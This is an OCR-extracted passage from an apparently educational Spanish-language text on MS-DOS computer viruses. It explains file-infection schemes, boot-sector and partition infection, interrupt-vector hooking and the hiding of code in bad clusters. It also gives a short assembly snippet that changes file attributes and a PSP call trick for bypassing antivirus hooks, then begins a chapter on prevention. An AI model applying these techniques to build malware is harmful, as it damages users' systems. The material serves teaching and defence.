Nótese que ahora ambos programas de usuario 1 y 2, probablemente, serán incapaces de ejecutar sus funciones originales, pero aún son aptos de hacer algún daño. Nótese también que el programa portador aún contiene al virus y que, consecuentemente, intentará infectar más programas cada vez que sea ejecutado. Además el programa portador parece estar ejecutando su función señalada. Si el usuario sospecha de la existencia del virus, ¿No sería más probable presumir que está en el programa de usuario1?. Después de todo, este programa se comportó de manera extraña (provocado por la sustitución de sus instrucciones originales por las instruciones del virus). Este ataque en particular puede ser aún más desconcertante, haciendo que el programa portador infecte otros programas después de alguna fecha determinada o en respuesta a alguna aparente condición casual (tal como cuando la hora del sistema dividida entre 27 el residuo sea igual a 0)

Virus de remplazo.

El segundo grupo en importancia son los virus de remplazo. Estos virus operan remplazando algún programa con un equivalente funcional del mismo, el cual contiene al virus. El programa remplazado no necesita tener más longitud, aunque estén incluidas las funciones del virus. Por ejemplo, un programa originalmente escrito en algún lenguaje de alto nivel, puede también ser escrito en lenguaje ensamblador. El código destinado para la versión en lenguaje ensamblador es mucho más pequeña y así se tiene espacio para alojar al virus, la figura 2-12 ilustra este tipo de ataque.




FIGURA 2-12
ATAQUE DE UN VIRUS DE REMPLAZO

Una de las características más particulares de este tipo de ataque es el de transformar un programa previamente "confiable" en un Caballo de Troya, y así, añadir una interesante complicación a lo explicado en la sección 2.3.1. Aunque el número de programas que pueden ser atacados por este tipo de virus es limitado y aunque este tipo de virus es el blanco de muchos programas antivirus, la detección de este tipo de infección suele ser muy difícil.

Virus de Inserción.

El último grupo de virus en este esquema de clasificación son los de inserción. Son tal vez los más peligrosos porque pueden infectar un amplio rango de programas mientras no destruyan la funcionalidad del programa anfitrión. Opera añadiendo un código al programa anfitrión, incrementando la longitud del archivo o aprovechando el espacio desperdiciado dentro del anfitrión. Se identifican dos esquemas.

En el primer esquema, el virus primero incrementa la medida del archivo que va a infectar. Después mueve el código original "hacia atrás", dejando espacio al principio del archivo en donde se inserta el código del virus. Este esquema se ilustra en la figura 2-13.




FIGURA 2-13. ESQUEMA DE ATAQUE DE UN VIRUS DE INSERCIÓN

En el segundo esquema, el virus guarda en memoria el conjunto de instrucciones que son el comienzo del archivo que va a infectar y lo sustituye por una instrucción de salto (jump - JMP) y en algunas ocasiones también un indicador de virus (el cual le sirve posteriormente, para reconocer que ese programa ya fué infectado). El conjunto de instrucciones remplazado es añadido después del código del virus y después de esto, ambos se adicionan al final del programa que está siendo infectado. Cuando un programa infectado es ejecutado, salta al cuerpo principal del virus y lo ejecuta, efectuando funciones determinadas por su creador, tal como infectar otros programas, borrar archivos o evaluar condiciones determinadas. Posteriormente se ejecuta el código del programa infectado. Una variación en este esquema es transferir el control a otro archivo (tal vez oculto) o a una rutina residente en memoria. Otra modificación, menos frecuente, es remplazar un conjunto de instrucciones del archivo por infectar en la parte de enmedio, en lugar del principio. Aunque es generalmente más difícil diseñar un virus que identifique un punto de inserción que permita conservar la funcionalidad de los programas infectados, esto son muy difíciles de detectar porque sólo se convertirían en activos cuando el programa anfitrión ejecute la sección infectada del código. Este esquema es ilustrado en la figura 2-14.




FIGURA 2-14. ESQUEMA DE ATAQUE DE UN VIRUS DE SOBREESCRITURA

Partisión de Disco (Partición Lógica).

El Sistema Operativo permite a una unidad de disco duro ser dividida en dos o más discos lógicos. Así, un disco duro de 100 Mb puede ser dividido en tres discos lógicos: uno de 60 Mb y dos de 20 Mb. Cada una de las partes de la división es vista por el DOS como discos separados: "C", "D" y así sucesivamente. La medida de cada parte es guardada en el disco duro, en el primer sector y este código es responsable para ubicar un sector de arranque (boot sector) en uno de los discos lógicos.

El código de partición del disco puede ser infectado por un virus, pero éste sólo tiene 446 bytes, por lo que una forma de ataque común es la de ocultarlo cambiándolo de lugar, moviéndolo a una parte específica dentro del mismo disco duro y después colocar el código viral en su lugar, enlazándolos. Esta es la técnica utilizada por el virus New Zealand, descubierto en 1988, la cual se esquematiza en la figura 2-15.




FIGURA 2-15. ATAQUE VIRAL AL REGISTRO DE PARTICION

Sector de Carga (boot sector).

Al arrancar al computador las rutinas del ROM ejecutan el código del sector de carga (boot sector - lado 0, pista 0, sector 1). El sector de carga contiene información detallada del sistema en el disco y también donde localizar al archivo IO.SYS. Este archivo efectúa la siguiente etapa de la secuencia de arranque (vea la figura 2-16).




FIGURA 2-16. LOCALIZACION DEL ARCHIVO IO.SYS

Un uso común del sector de arranque es ejecutar un programa de aplicación, tal como correr un juego automáticamente; desafortunadamente, también puede incluirse la iniciación automática de un virus, por esto el sector de carga es un blanco común para la infección.

El espacio disponible en el sector de carga es limitado (un poco más de 460 bytes), por esto se emplea la técnica de reubicar el sector de carga original a otro sector dentro del disco, mientras que en su lugar se sustituye por el código viral.

Un ejemplo típico de tal virus es el Alameda. Este virus mueve el sector de carga original a la pista 39 , sector 8 y lo reemplaza por su propio código viral, como se muestra en la figura 2-17.




FIGURA 2-17. LOCALIZACION DEL ARCHIVO IO.SYS DESPUES DE UN ATAQUE VIRAL

Otros virus conocidos, que emplean el mismo esquema, son el New Zealand, Brain, Italian, Search, Bloominton y Stoned. Los virus que emplean esta técnica son particularmente peligrosos a causa de que capturan el control del sistema de la computadora muy rápidamente, antes de que cualquier software antiviral se active.

Archivos MSDOS.SYS, IO.SYS.

El programa de arranque contenido en el sector cero carga al archivo IO.SYS, el cual realiza otras tareas de inicialización, después carga al DOS contenido en el archivo MSDOS.SYS. Ambos archivos pueden ser objetivo de infección viral, aunque no se conoce un virus, hasta ahora, que los ataque.

Archivo COMAND.COM .

El código MSDOS.SYS ejecuta el comando shell del sistema (COMMAND.COM). Este programa provee la interfase con el usuario, permitiendo la ejecución de comandos desde el teclado. El programa COMAND.COM puede ser infectado, como cualquier otro archivo (inserción, remplazo o sobreescritura).

Archivo AUTOEXEC.BAT .

Al cargarse el programa COMMAND.COM, éste ejecuta una lista de comandos contenidos en el archivo AUTOEXEC.BAT, el cual es un archivo de texto con una secuencia de órdenes para ser ejecutadas por el intérprete de comandos. Un virus puede modificar este archivo para incluir la ejecución de sí mismo. Estos virus son lentos para reproducirse y muy fácil de localizar, por este motivo, tal técnica no es usada por virus conocido, solamente se tiene noticia de un virus desarrollado por Ralf Burger con fines experimentales y educativos.

Virus Residentes.

Los virus más "exitosos" a la fecha explotan una variedad de técnicas para permanecer residentes en la memoria una vez que su código ha sido ejecutado y su programa anfitrión ha terminado. Esto implica que una vez que se ha cargado un programa infectado el virus podrá desplegarse, potencialmente, a cualquiera de todos los programas del sistema, permaneciendo activo durante toda la sesión de trabajo (hasta que el sistema sea reinicializado o la computadora sea apagada).

Para lograr su residencia en memoria efectúan una infección de los vectores de interrupción estándar usados por el DOS y el BIOS, los cuales son invocados por otras aplicaciones cuando hacen solicitudes a sus servicios.

Cuando una interrupción es llamada, el sistema operativo ejecuta una rutina cuya ubicación localiza de una tabla conocida como vectores de interrupción. Normalmente esta tabla contiene apuntadores para rutinas en el ROM o en las partes residentes en memoria del DOS, como se muestra en la figura 2-18.




FIGURA 2-18. USO NORMAL DE INTERRUPCION

Un virus puede modificar esta tabla, así que la interrupción llame un código viral (residente en memoria), para ser ejecutado. Las interrupciones más comunmente infectadas son señaladas en la tabla 2-1.

Al infectar, por ejemplo, la interrupción para el uso del teclado, un virus puede "arreglar" el Ctrl-Alt-Del para reinicializar el sistema. Si infecta a la interrupción de manejo de disco del BIOS, un virus puede interceptar toda actividad de los discos, incluyendo lecturas del sector de carga. Atrapando la interrupción de servicios del DOS, podrá manipular solicitudes de ubicación de memoria.

Por ejemplo, un virus puede atrapar la interrupción de servicios del DOS, causando que su código sea ejecutado primero antes de llamar a tal servicio, para procesar la solicitud. Esto se representa en la figura 2-19.




FIGURA 2-19. LOS VIRUS TSR REEMPLAZAN LOS VECTORES DE INTERRUPCION

2.4.2. Mecanismos de infección.

Como se menciona anteriormente, los virus también pueden ser analizados en términos de "dónde viven" o, más exactamente, que porción del disco o que tipo de archivos infectan. También aquí se agrupan en tres amplias categorías: infectores del boot sector (sector 0 - sector de carga inicial de los discos), infectores del sistema e infectores de aplicaciones genéricas. Podrá advertirse que un solo virus puede contener los tres tipos de mecanismos de infección.

Los infectores del boot atacan el boot sector de los discos flexibles y/o duros (un estudio de la estructura de los discos se presenta en la sección 2.2). Ellos obtienen el control del sistema cuando éste es inicialmente activado y típicamente permanece residente en memoria, controlando el sistema hasta que es desactivado.

Los infectores del sistema atacan al menos a un archivo del sistema operativo (tal como el IBMBIO.COM o COMMAND.COM). Para mayor referencia de estos archivos vea la sección 2.1. Este tipo de virus obtienen control durante la inicialización del sistema, siguiente a la secuencia del arranque del computador.

Los infectores de aplicaciones generales, como el nombre lo indica, atacan a un amplio rango de aplicaciones o programas y pueden ser específicas para ciertos tipos de archivos.

Los infectores del boot están restringidos a obtener al menos sus porciones iniciales en ubicaciones específicas de un disco. Por otro lado, tienen la ventaja de ser cargados antes de cualquier otro programa y ya que permanecen residentes en memoria y dado que todos los discos tienen un área de boot sector (vease sección 2.2), pueden infectar cualquier disco que se inserte en cualquiera de las unidades para disco flexible del computador, los cuales al emplearse en otra computadora como disco bootable, infectarán al disco duro (si existe) de ésta.

Los infectores del sistema están restringidos en el hecho que sólo pueden infectar algunos archivos específicos. Pero ya que estos archivos son parte del sistema operativo, están presentes en practicamente todas las computadoras y por ello proporcionan un punto de ataque "estándar". Son particularmente molestos porque infectan la parte del sistema que modera y controla el acceso a los recursos del sistema. Por ejemplo, si COMMAND.COM en una máquina PC/MS-DOS está infectado, significa que todos los programas que "se comportan correctamente", tendrán requerimientos de los servicios del sistema (tales como lectura y escritura de y en los discos) controlados por un virus.

Los infectores de aplicaciones generales, afectan las aplicaciones de los programas. Es por esto que se les puede encontrar en un gran número de anfitriones. Pueden extenderse a otras máquinas dado que estas aplicaciones suelen ser canjeadas. La única restricción fundamental en este tipo particular de infección es que un programa infectado debe ser ejecutado para que el virus efectúe las funciones de daños previstos, las cuales usualmente tienen un dispositivo que espera una señal para dispararlas, tal como una hora o una fecha determinada. Las probabilidades de que al momento de ejecutarse el programa infectado (y del virus contenido en él), se cumpla con la condición predeterminada del "disparo" de las funciones dañinas crece mientras mayor sea el número de archivos infectados en el computador, al grado que si todos los programas están

infectados, se puede hablar de un 95% de probabilidad de que tales funciones sean activadas.

2.4.3. Vulnerabilidades específicas del IBM - PC

En esta sección se examina la arquitectura general del sistema, en relación al ataque de los virus. Se recomienda que se estudien las secciones 2.1 y 2.2 para que los conceptos aquí expresados sean plenamente comprendidos.

Hay tres aspectos básicos para un análisis pertinente de los virus en las computadoras IBM PC: la estructura de los discos en la PC/MS-DOS, la organización del sistema operativo y el sistema de memoria, y la estructura de los archivos ejecutables.

Estructura de los discos.

Un disco formateado por DOS está organizado por un juego de círculos concéntricos o "pistas". Cada pista tiene un número, siendo la número 0 la pista mas cercana al límite exterior de la pista. Cada pista esta subdividida en sectores, cada sector tiene una capacidad de 512 bytes.

El sector 0 - boot sector- contiene la identificación de manufactura del equipo inicial (OEM), la tabla de parámetros del disco (DPT), la cual indica el número de lados que han sido formateados, el número de pistas, número de sectores por pista, número de bytes por sector, etc., y la rutina de arranque (ver figura 2-6b). Los bytes 11 (0Bh) al 23 (17h) del boot sector son leídos por la cabeza de lectura/escritura cada vez que se accede por primera vez al disco, pero la rutina de arranque sólo es ejecutada cuando se inicializa (o restablece - reset) al computador.Durante este proceso la rutina de arranque causa que los archivos fundamentales del sistema operativo sean cargados en memoria; pero los virus infectores del boot remplazan esta rutina por su código, por lo que se cargan en memoria fácilmente.

La FAT contiene la posición de cada cadena de cluster que constituyen un archivo, así el sistema sabe cuáles clusters están libres, cuáles son parte de un archivo y cuáles están dañados y no pueden ser usados. Sin embargo, algunos clusters que no están dañados y pueden ser utilizados se pueden

marcar como dañados, por lo que no se quieren leer por medios normales (por el sistema operativo), pero mediante funciones especiales se puede instruir al controlador del disco para leer cluster "defectuosos". Así, un virus puede marcar los clusters en los cuales reside como dañados en base a instrucciones especiales, por lo que puede ocupar espacio en el disco que no se mostrará como parte del directorio del mismo y no podrá ser afectado o utilizado por parte del sistema operativo, pero contendrá un código que puede ser cargado y ejecutado. Esta técnica es empleada por el virus Brian.
En el área de directorio raíz (root directory), se tiene un campo cuyo valor especifica el número del primer cluster en donde comienza un archivo (ver figura 2-6c). Este valor puede ser afectado y cambiado por el número del cluster en donde comienza otro programa, que puede ser un virus.
Por otro lado, el sistema operativo distribuye el almacenamiento de los archivos en clusters, cada cluster puede estar constituido por dos o más sectores; esto es determinado por el formato del disco. Por ejemplo, para un disco flexible de 5 1/4 de 360k, se tienen 2 sectores por cluster (1024 bytes). Así, aunque un archivo sea de 100 bytes usara 2 sectores del disco, y desperdiciará 924 bytes de espacio en él disco. Este espacio lo rellena el sistema operativo con ceros y puede ser aprovechado por un virus, instalando en él su código. Similarmente, si un archivo tiene 2049 bytes de extensión ocupará 6 sectores dejando 1023 bytes libres.
El área del directorio base (root directory) contiene registros con el nombre del archivo, su extensión, su longitud, la hora y fecha en que fue creado o en la que se efectúo la última modificación y los atributos del archivo (sólo lectura, oculto, subdirectorio, etiqueta).
Al observar el directorio base se puede observar que todos los campos en él son escencialmente datos que residen en una conocida o predeterminada ubicación, y pueden ser cambiados fácilmente por otros datos, destacándose particularmente los atributos del archivo (en particular el bit de sólo lectura y ocultamiento).
La siguiente rutina escrita en lenguaje ensamblador ilustra como se puede modificar el atributo de sólo lectura de un archivo :

```
MOV   AH,43h          ;Mover 43h al registro AH para solicitar la
                      ;función 43h de la interrupción 21h,
                      ;atributo de archivo - Servicios del DOS.
MOV   AL,00h          ;Poner a 0 el registro AL para obtener el
                      ;atributo.
MOV   DX,xxxxh        ;Dar la dirección de la ubicación del
                      ;archivo en el directorio.
INT   21h             ;Invoca la interrupción después de que
                      ;se inicializaron los registros.
                      ;El bit de atributo del archivo se
                      ;encontrará en el registro CX después de
                      ;que se ejecute la interrupción.
AND   CX,11111110b    ;Cambia el primer bit a 0 para
                      ;establecer el archivo como modificable.
MOV   AH,43h          ;Mueve el valor 43h al registro AH para
                      ;solicitar nuevamente el mismo servicio
MOV   AL,01h          ;Mover 1 al registro AL para establecer el
                      ;modo de función "coloca atributo" de la
                      ;función 43h
INT   21h             ;Invoca la interrupción 21h después de
                      ;haber modificado el registro CX el cual
                      ;remplazará al byte de atributo de
                      ;archivo
```

Un virus puede así, leer el byte original de atributo de archivo, hacer los cambios mencionados, hacer su daño y restablecer los atributos originales. Casos similares se aplican a otras características similares en el directorio. El resultado total de todo esto es que un archivo puede ser infectado y aún manejarse por los controles normales como si no hubiera sido "tocado".

Por otro lado, el directorio base (root directory) consiste de un número determinado de registros, cada registro consiste de 32 bytes dispuestos como se muestra en la figura 2-16. Los registros que no han sido usados tienen el valor 00h como el primer caracter (el primer byte). Tomando en cuenta que los registros de archivos que han sido borrados tienen el valor de E5h en su primer byte, los nuevos registros de archivos son creadas usando la primer ranura disponible (borrada o nunca antes usada). El listado de archivos del subdirectorio por DIR, normalmente se detiene cuando tropieza con un 00h como el primer caracter de un registro de archivo porque este

sería normalmente el final de la lista. Así por colocar 00h en un lugar apropiado, un virus posiblemente puede tener de 5 a 6 sectores (2560 a 3072 bytes) a su disposición.

Organización del sistema operativo y memoria.

El mapa de memoria básica de la PC se muestra en la figura 2-1. El punto clave en este tema es el bloque etiquetado como "vectores de interrupción" el cual ocupa los primeros 1024 bytes de memoria. Cada vector de interrupción consiste de cuatro bytes que especifican la dirección de comienzo para llamar una rutina de manejo de interrupción, la cual provee algunas funciones específicas o servicios, tales como aceptar una entrada del teclado, desplegar un dato en pantalla, acceso a los discos, etc. Lo que es conveniente para los virus es el hecho de que estos vectores ocupan lugares conocidos en la memoria, que ellos están específicamente asociados con servicios particulares y lo que es más importante, que en ellos se puede establecer una dirección para señalar cualquier ubicación dentro del espacio de direcciones del procesador. Así, un virus puede leer una ubicación conocida en la memoria (un vector de interrupción), copiar la dirección del respectivo manejador de interrupción, sustituirla por la dirección del comienzo de un programa virus, y utilizar la dirección de la rutina substituida para que pueda ser usada ésta por el propio virus a través de sus rutinas. De esta manera, siempre que la interrupción sustituida sea invocada se ejecutará primero la rutina del virus, efectuando todo el daño para el que fué diseñado y después le transfiere el control a la rutina de manejo de interrupciones dando la impresión de que todo se efectuó normalmente.

Por ejemplo, el virus Brian redirecciona el vector de la interrupción de control de servicios de acceso a los discos flexibles, de tal manera que éste señala a la dirección del código del virus, además de conservar y utilizar la dirección real de la rutina que proporciona estos servicios. Así, cada vez que se pida un acceso a un disco que no esté protegido contra escritura, el virus tendrá la oportunidad de infectarlo o de causarle algún daño. Además pide leer los sectores particulares del disco (básicamente el boot sector y la FAT) para reubicarlos y sustituirlos por su código. Igualmente, técnicas similares pueden ser empleadas para utilizar, remplazándolos, los demás vectores de

interrupción, destacando uno particularmente poderoso: el interruptor 21h (decimal 33), servicios del DOS. Para mayor información de esta interrupción revise el apéndice B.

Es conveniente mencionar que cualquier programa de protección (antivirus) que opera como un proceso "clandestino" redireccionando el interruptor 08h (decimal 8), que es el medidor de tiempo (de tal forma que este programa se haría activo periódicamente), podría ser vencido por un virus que simplemente desactivó el programa de protección al alterar la misma interrupción y efectuar sus funciones posteriormente.

Estructura de los archivos ejecutables.

Estos son archivos que contienen programas. En la PC/MS-DOS hay dos tipos de archivos ejecutables, identificados por su extensiones: .COM y .EXE. Las dos diferencias fundamentales entre éstos son: la primera es que los archivos .COM tienen una medida máxima de alrededor de 64 kbytes, mientras que los .EXE están limitados sólo por la suma de la memoria disponible y la segunda es que los archivos .COM están sobre el disco esencialmente como una imagen de lo que es cargado en la memoria y ejecutado, en cambio los .EXE contienen un "encabezado" que debe ser procesado antes de que el programa pueda ser ejecutado.

Como se menciona anteriormente, los virus de sobreescritura y remplazo esencialmente reubican las porciones modificadas de un programa y se pueden crear fácilmente (por lo que el análisis se centrará en los virus de inserción). Como antecedente es necesario mencionar que el procesador 8088 de Intel organiza la memoria en bloques de 64 kbytes, los cuales son llamados segmentos. Una dirección específica en la máquina está determinada por la combinación del número del segmento y un desplazamiento dentro de este segmento. Para mayor información consulte el apéndice C.

Carga de un archivo ejecutable.

Cuando cualquier tipo de programa es cargado en la memoria para ser ejecutado, el sistema operativo construye un segmento de prefijo de

programa (PSP - Program Segment Prefix), el cual ocupa los primeros 100h (decimal 256) bytes del segmento en el cual el programa fué cargado. El PSP contiene una variedad de información, pero hay un tema de interés particular. Comenzando en el desplazamiento 05h (decimal 80) se encuentra el código que llama al despachador de funciones del DOS (el cual es normalmente abordado por vía de la interrupción 21h (decimal 33)). Esto permite que un virus engañe un programa defensivo (antivirus) que "se engaña a sí mismo", por la interrupción 21h por la siguiente secuencia de acciones:

1	El virus consigue la dirección del PSP mediante la interrupción 62h (decimal 98)
2	Carga al registro AH con el número de la función deseada del DOS y establece los valores de los demás registros apropiadamente.
3	Usa una llamado a subrutina (una instrucción particular de salto - CALL) a la dirección 50h dentro del PSP activo, para invocar la función deseada, desviando totalmente el interruptor 21h en el PSP.

Archivos .COM

Para los archivos .COM el primer byte del archivo es la primera instrucción ejectuble del programa. Por esto, todos los archivos .COM comienzan su ejecución en la dirección definida por el desplazamiento 100h (que es la longitud del PSP). Así, un virus sólo necesita salvar los primeros bytes de un archivo, remplazarlos con apropiadas instrucciones de salto (jump -JMP) e indicador y apendizar el cuerpo principal del código virus al final del archivo. Consecuentemente se puede determinar el segmento activo del PSP usando la interrupcción 62h, para restablecer los bytes originales del encabezado del programa infectado y reiniciar el programa ejecutando un salto (JMP) hacia atrás (a la dirección de comienzo del programa).

Archivos .EXE

Infectar un .EXE es considerablemente más difícil, por el hecho de que la primera instrucción ejecutable está en una ubicación dentro del archivo que no es conocida a priori. Como se mencionó antes, cada archivo .EXE tiene un "encabezado" que contiene información usada para cargar el programa. Esta información se presenta en la figura 2-20.




FIGURA 2-20. LA DISPOSICION DE ENCABEZADO PARA UN ARCHIVO .EXE

Un programa .EXE es cargado para su ejecución a través de las siguientes acciones:

- Un PSP es establecido después de la parte residente del programa que realiza la operación de carga (frecuentemente el COMMAND.COM).

- El encabezado del archivo .EXE se lee en memoria y se calcula la longitud del módulo (resto del programa) que será cargado. Esto es hecho por la combinación de la informacón de tres de los campos que se encuentran dentro del encabezado. El tamaño del módulo (TM) será igual a:

  TM=[(512 x número de páginas) - (16 x número de campos del encabezado) + (longitud del archivo **mod** 512)]

. Se determina un segmento apropiado en el cual se coloca el módulo. Este es llamado como el "primer segmento".

El módulo de carga es entonces leído dentro de la memoria comenzando por el "primer sector". La tabla de reubicaciones es leída entonces dentro de la memoria de trabajo. La tabla de reubicaciones consta de un número variable de datos que contienen las direcciones de los segmentos y desplazamientos de los campos en el módulo de carga que deben modificarse al comenzar el programa. El valor del segmento del campo de reubicación debe sumarse al primer segmento. Este nuevo valor de segmento es combinado con el valor de desplazamiento para una reubicación, para determinar la ubicación exacta en el módulo de carga. El contenido de esta dirección es incrementado por el valor del segmento indicador. Una vez que todos los campos reubicados han sido procesados, los registros SS e SP son colocados desde los valores en el encabezado de archivo .EXE y el segmento indicador adherido al SS.
Los registros ES y DS son colocados al segmento de dirección del PSP. El segmento indicador es adherido al valor especificado en el encabezado para el registro CS. El desplazamineto especificado para el IP es entonces combinado con el registro CS para determinar el punto de entrada para el programa .EXE.

Es fácil apreciar que la infección de un archivo .EXE es una tarea difícil, ya que ¿dónde ubicar el código virus? es un problema complejo. Si el segmento del programa se ajusta dentro de algo menos de 64 Kb de memoria (la medida del segmento), entonces, infectar al programa se convierte , esencialmente, como infectar un programa .COM una vez que sea conocida

la ubicación relativa de la primera instrucción. Además se tiene el problema de la palabra "checksum" (2 bytes comenzando en el desplazamiento 0012h en el encabezado), el cual debe ser recalculado para el archivo infectado y remplazado por el nuevo valor.

3

DETECCION Y PROTECCION EN SISTEMAS DE COMPUTO

En los capítulos anteriores se explica que es un virus informático y sus características. Una vez delimitado su comportamiento, en relación al daño que provocan, se plantea ahora un programa de prevención de virus.

En la mayoría de los programa de prevención contra virus el punto central es el aspecto de la **detección**, confiando demasiado la seguridad de los sistemas al software de detección viral. Este hecho en sí da ventaja a los programas virus, ya que se ha comprobado que el software para detección de actividad viral no proporciona el 100% de seguridad y, además, no es confiable en el caso de nuevos virus.

Aunque el problema de la detección es uno de los puntos más importantes en la prevención de ataques virales, no es el único. Es necesario observar los aspectos de administración de los sistemas y educación de los usuarios, esto con el fin de mirar al problema desde todos sus aspectos, logrando aislarlos hasta el punto de obtener una "asepsia informática".

En relación al aspecto de detección, una vez comprendido los puntos fundamentales de un programa de detección de virus, es posible que los usuarios puedan desarrollar aplicaciones específicas, de acuerdo a sus necesidades, o que puedan aprovechar, de mejor manera, los recursos existentes en los paquetes antivirus que se encuentran en el mercado de software.

El uso de paquetes antivirus tiene sus pros y sus contras, pero es bueno contar con ellos, siempre y cuando se tenga en mente, que no se debe confiar en estar totalmente fuera del alcance de ataques, solamente por tenerlos.

3.1. Reglas básicas de prevención.

Para lograr una protección general contra: ataques por virus informáticos, usuarios no autorizados, y amenazas afines; usuarios y administradores necesitan eliminar o reducir la vulnerabilidad de los sistemas informáticos. La vulnerabilidad técnica se explica ampliamente en el capitulo dos, pero aquí se presenta un sumario de los errores más frecuentes en los programas de prevención, en los sistemas informáticos:

- Falta de medidas preventivas de los usuarios - los usuarios copian y comparten software infectado, falta de señales detectoras de actividad virulenta, los usuarios no comprenden correctamente las técnicas de seguridad.
- Controles de seguridad ausentes o inadecuados - las computadoras personales generalmente carecen de mecanismos de seguridad que ayuden a prevenir y detectar uso inadecuado; los controles existentes en sistemas multiusuarios suelen ser fácilmente superados por usuarios hábiles en programación y conocimientos profundos en temas informáticos.
- Uso inefectivo de los controles de seguridad existentes- usando contraseñas obvias, que puedan ser fácilmente adivinadas; mala ubicación de las contraseñas autorizadas; ausencia de uso de controles de acceso, que otorga a los usuarios más libertad de la necesaria, para trabajar con las fuentes de información.
- Tropiezos y escapatorias en el sistema software - permitiendo a los usuarios eludir los controles de acceso a los sistemas o exceder sus privilegios autorizados.
- Susceptibilidad de trabajos en Red - los trabajos en Red pueden proveer acceso anónimo al sistema, sin supervisión, por lo que muchos son en general sólo tan seguros como los controles de prevención en los sistemas que los usan.

Como puede apreciarse en este sumario, la prevención contra virus requiere que las vulnerabilidades de los sistemas sean identificadas. Algunas de ellas pueden ser fácilmente superadas, tanto como los controles de seguridad puedan ser

mejorados, mientras otros son de algún modo inherentes en computación, tales como: los usuarios que no apliquen las medidas de seguridad, o bien, el riesgo de uso no autorizado de las computadoras, así como trabajos en Red.

Proteger completamente a los sistemas de todos los ataques virulentos es imposible. Sin embargo, para obtener un grado real de protección, todas las áreas de vulnerabilidad deben ser ubicadas; mejorando algunas áreas a costa de otras, aún dejando huecos identificados en la seguridad.

Es esencial conocer adecuadamente todas las áreas vulnerables, la implicación activa de los usuarios, la estructura de administración y la organización en un programa de prevención de virus. Tal programa, si es formal o informal, depende de la mutua cooperación de los tres grupos para identificar los aspectos vulnerables, para efectuar acciones necesarias corregirlas y para controlar los resultados.

Un programa de prevención de virus debe estar basado inicialmente en la administración efectiva de los sistemas de computación, permitir el acceso solo a usuarios autorizados, asegurándose de que el hardware y el software son adecuadamente controlados, proporciona un servicio de mantenimiento, hacer revisiones regularmente y mantener procedimientos de contingencia para problemas potencialmente graves. Es importante destacar que independientemente del tamaño del equipo de cómputo, es absolutamente necesario contar con un programa básico de administración. Muchos vendedores proporcionan manuales de sistemas de administración que describen los aspectos de un programa básico.

Una vez que es implantado un programa básico de administración, la dirección y los usuarios necesitan incorporar medidas de prevención que ayuden a detener ataques por virus y amenazas afines, detectar cuando ocurran, contener los ataques para limitar el daño, y restablecer el funcionamiento en un tiempo razonable con la menor perdida de información. Para conseguir estos objetivos, es necesario enfocar la atención a los siguientes aspectos:

